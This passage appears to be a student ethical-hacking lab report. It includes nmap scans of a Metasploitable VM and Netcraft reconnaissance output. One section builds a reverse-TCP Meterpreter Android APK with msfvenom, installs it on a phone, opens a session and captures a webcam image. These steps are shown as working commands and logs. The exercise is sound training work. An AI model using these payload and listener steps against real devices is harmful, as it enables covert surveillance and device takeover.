    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 140 bytes 38883 (37.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali)~/home/allen]
# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address      NetBIOS Name      Server      User      MAC address
_____
192.168.29.128  <unknown>          <unknown>
192.168.29.255  Sendto failed: Permission denied
192.168.29.221  ABUNDANCIA       <server>   <unknown>   00:25:22:43:2e:08
192.168.29.178  METASPLOITABLE  <server>   METASPLOITABLE 00:00:00:00:00:00
```

```
root@kali: /home/allen
File Actions Edit View Help
192.168.29.178 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00

└─(root㉿kali)-[~/home/allen]
# nmap 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 21:40 IST
Nmap scan report for 192.168.29.178
Host is up (0.000053s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

└─(root㉿kali)-[~/home/allen]
# nmap -p 21 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 21:41 IST
Nmap scan report for 192.168.29.178
Host is up (0.00035s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

└─(root㉿kali)-[~/home/allen]
# nmap -p http 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 21:41 IST
Nmap scan report for 192.168.29.178
Host is up (0.00049s latency).

PORT      STATE SERVICE
80/tcp    closed http
8008/tcp  closed http
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

b) nmap -sV

```
root@kali: /home/allen
File Actions Edit View Help

└─(root㉿kali)-[~/home/allen]
└─# nmap -sV 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 21:41 IST
Nmap scan report for 192.168.29.178
Host is up (0.00094s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.27 seconds
```

c) nmap -sT

```
root@kali: /home/allen
File Actions Edit View Help

[root@kali ~]# nmap -sT 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 21:42 IST
Nmap scan report for 192.168.29.178
Host is up (0.00011s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

d) nmap -O

```
root@kali: /home/allen
File Actions Edit View Help
[root@kali ~]# nmap -O 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 21:42 IST
Nmap scan report for 192.168.29.178
Host is up (0.00095s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
```

e) nmap -A

```
root@kali: /home/allen
File Actions Edit View Help

└─(root㉿kali)-[~/home/allen]
└─# nmap -A 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 21:42 IST
Nmap scan report for 192.168.29.178
Host is up (0.0013s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.29.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|   2048 5656240f211dde472bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, EHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-10T16:13:05+00:00; +3s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
```

f) nmap -Pt

```
(root㉿kali)-[~/home/allen]
# nmap -PT 192.168.29.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 15:03 IST
Nmap scan report for 192.168.29.178
Host is up (0.000085s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:2E:79:48 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

6. Networking project on Fire extinguisher using cisco packet tracer.

Step 1: Plan the Network Topology

The first step is to plan the network topology that will be used for this project. This involves deciding on the devices that will be used, their placement, and how they will be connected. For this project, we will use two switches, two routers, two firewalls, multiple fire sensors, multiple extinguisher racks, and a control panel.

Step 2: Configure the Devices

Once the network topology has been planned, the next step is to configure the devices. This involves assigning IP addresses to each device, setting up routing protocols, configuring firewall rules, and setting up VLANs. In this project, we will use the Cisco Packet Tracer simulator to configure the devices.

Step 3: Add Fire Sensors and Extinguisher Racks

The next step is to add the fire sensors and extinguisher racks to the network. The fire sensors will be placed throughout the building and will send alerts to


the control panel in case of a fire. The extinguisher racks will be connected to the network and will be activated by the control panel in case of a fire.

Step 4: Configure the Control Panel

The control panel will be the central hub of the network and will be responsible for monitoring the network and activating the extinguisher racks in case of a fire. It will receive alerts from the fire sensors and activate the extinguisher racks as needed. We will configure the control panel to receive alerts from the fire sensors and activate the extinguisher racks in case of a fire.

Step 5: Implement Security Measures

The final step is to implement security measures to protect the network from external threats. This involves using strong passwords for all devices, configuring the firewalls to block unauthorized access, implementing network segmentation to isolate critical devices, using encryption to protect sensitive data, and regularly updating the devices to patch security vulnerabilities



Group3:

1. Perform malware attack using msfvenom

Step 1: Starting Kali Linux

- From your VM, start Kali Linux and log in with root/toor (user ID/password)
- Open a terminal prompt and make an exploit for the Android emulator using the MSFVenom tool

By using MSFVenom, we create a payload .apk file. For this, we use the following command:

```
Terminal: msfvenom -p android/meterpreter/reverse_tcp LHOST=Localhost IP  
LPORT=LocalPort R > android_shell.apk
```

Figure 1: MSFVenom payload

Figure 2: APK file created successfully

Figure 3: Keytool making keystore

Figure 4: Signing a .apk file with JARsigner

Figure 5: Malicious .apk file ready to install

Step 2: is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole

Figure 6: Starting Metasploit

Metasploit begins with the console.

Figure 7: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

Figure 8: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.

Figure 9: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: run

Figure 10: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device

Figure 11: Downloaded the file into an Android device

Then run and install the .apk file.

Figure 12: Installing the application into an Android device

After complete installation, we are going back to the Kali machine and start the Meterpreter session.

Figure 13: Successfully got the Meterpreter session

Figure 14: Display system details


```
allen@kali: ~
```

File Actions Edit View Help

allen@kali: ~ x allen@kali: ~ x

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	192.168.29.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.29.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
--	
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set LHOST 192.168.29.128
LHOST => 192.168.29.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	192.168.29.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port



allen@kali: ~

File Actions Edit View Help

allen@kali: ~ x allen@kali: ~ x

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set LHOST 192.168.29.128
LHOST => 192.168.29.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	192.168.29.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.29.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
```

```
allen@kali: ~
```

File Actions Edit View Help

allen@kali: ~ x allen@kali: ~ x

Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.29.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.29.128:4444
[*] Sending stage (78179 bytes) to 192.168.29.170
[*] Meterpreter session 1 opened (192.168.29.128:4444 → 192.168.29.170:45132) at 2023-03-12 21:17:04 +0530
sessions -i
```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter dalvik/android	u0_a420 @ localhost	192.168.29.128:4444 → 192.168.29.170:45132 (192.168.29.170)

```
allen@kali: ~
```

File Actions Edit View Help

allen@kali: ~ x allen@kali: ~ x

Active sessions

Id	Name	Type	Information	Connection
1	meterpreter	dalvik/android	u0_a420 @ localhost	192.168.29.128:4444 → 192.168.29.170:45132 (192.168.29.170)

```
msf6 exploit(multi/handler) > sessions -i 3
[-] Invalid session identifier: 3
msf6 exploit(multi/handler) > sessions -i 3
[-] Invalid session identifier: 3
msf6 exploit(multi/handler) > help
```

Core Commands

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value

```
allen@kali: ~
```

File Actions Edit View Help

allen@kali: ~ x allen@kali: ~ x

Module Commands

Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
clearm	Clear the module stack
favorite	Add module(s) to the list of favorite modules
info	Displays information about one or more modules
listm	List the module stack
loadpath	Searches for and loads modules from a path
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Displays modules of a given type, or all modules
use	Interact with a module by name or search term/index

Job Commands

Command	Description
handler	Start a payload handler as job
jobs	Displays and manages jobs
kill	Kill a job
rename_job	Rename a job

Resource Script Commands

Command	Description
---------	-------------

```
allen@kali: ~
```

File Actions Edit View Help

allen@kali: ~ allen@kali: ~

```
and IPv6 addresses. IPv4 addresses can also be specified with special octet ranges from the [NMAP target specification](https://nmap.org/book/man-target-specification.html)
```

```
## Examples
```

```
Terminate the first sessions:
```

```
sessions -k 1
```

```
Stop some extra running jobs:
```

```
jobs -k 2-6,7,8,11..15
```

```
Check a set of IP addresses:
```

```
check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255
```

```
Target a set of IPv6 hosts:
```

```
set RHOSTS fe80::3990:0000/110, ::1-::f0f0
```

```
Target a block from a resolved domain name:
```

```
set RHOSTS www.example.test/24
```

```
msf6 exploit(multi/handler) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
```

```
Computer : localhost
```

```
OS : Android 12 - Linux 4.14.190-perf-gf89ca048ab16 (aarch64)
```

```
Architecture : aarch64
```

```
System Language : en_IN
```

```
Meterpreter : dalvik/android
```

```
meterpreter > pwd
```

```
/data/user/0/com.metasploit.stage/files
```

```
meterpreter > help
```

```
Core Commands
```

```
allen@kali: ~
```

File Actions Edit View Help

```
allen@kali: ~ x allen@kali: ~ x
```

activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Application Controller Commands

Command	Description
app_install	Request to install apk file
app_list	List installed apps in the device
app_run	Start Main Activity for package name
app_uninstall	Request to uninstall application

```
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap -i 1
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.29.170 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 2 opened (192.168.1.38:4444 → 192.168.1.34:57766) at 2023-03-11 12:55:46 +0530

meterpreter > webcam_snap -i 1
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /var/www/html/ilxHgvEA.jpeg
meterpreter > 
```

2. Perform footprinting and reconnaissance using following websites.

a) Netkraft

Netcraft | Cybercrime Disruption | webcamXP 5 | remikaing.free.fr/PC-DE-SARGE | MacksOfY.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

netcraft.com

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 173 million malicious sites blocked

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netcraft.com

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http://google.com

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This site is Audited by Netcraft. Get your site scanned for vulnerabilities



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sitereport.netcraft.com?url=http%3A%2F%2Fgoogle.com

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Network

Site	http://google.com	Domain	google.com
Netblock Owner	Google LLC	Nameserver	ns1.google.com
Hosting company	Google	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com
IPv4 address	74.125.193.113 (VirusTotal)	Organisation	Google LLC, United States
IPv4 autonomous systems	AS15169	DNS admin	dns-admin@google.com
IPv6 address	2a00:1450:400b:c01:0:0:66	Top Level Domain	Commercial entities (.com)
IPv6 autonomous systems	AS15169	DNS Security Extensions	unknown
Reverse DNS	ig-in-f113.1e100.net		

IP delegation

IPv4 address (74.125.193.113)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 74.0.0.0-74.255.255.255	United States	NET74	American Registry for Internet Numbers
↳ 74.125.0.0-74.125.255.255	United States	GOOGLE	Google LLC
↳ 74.125.193.113	United States	GOOGLE	Google LLC

IPv6 address (2a00:1450:400b:c01:0:0:66)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet\$nnm object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a00:1450::/29	Ireland	IE-GOOGLE-20091005	Google Ireland Limited
↳ 2a00:1450:4000::/37	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend
↳ 2a00:1450:4000:c01:0:0:66	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more](#).

SSL/TLS

This is not a HTTPS site. If you're looking for SSL/TLS information try the [HTTPS site report](#).

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of [rules](#). Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Qualifier	Mechanism	Argument
+ (Pass)	include	_spf.google.com
- (SoftFail)	all	

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](#).

Raw DMARC record:

```
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
```

Tag	Field	Value
p=reject	Requested handling policy	Reject: emails that fail the DMARC mechanism check should be rejected. Rejection SHOULD occur during the SMTP transaction.
rua=mailto:mailauth-reports@google.com	Reporting URI(s) for aggregate data	mailauth-reports@google.com

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor

Site report for http://google.com

Site report.netcraft.com?url=http%3A%2F%2Fgoogle.com

NETCRAFT

Services Solutions News Company Resources Discover More Report Fraud

Site Technology (fetched 5 days ago)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL	A cryptographic protocol providing communication security over the Internet	www.binance.com , www.startpage.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.msn.com , accounts.google.com , vk.com
Local Storage	No description	www.amazon.co.uk , www.amazon.de , www.ebay.com

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
Google Hosted Libraries	Google API to retrieve JavaScript libraries	www.researchgate.net , www.orange.fr , www.mozilla.org

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using this technology
UTF8	UCS Transformation Format 8 bit	www.udemy.com , drive.google.com , mail-redir.mention.com

HTTP Compression

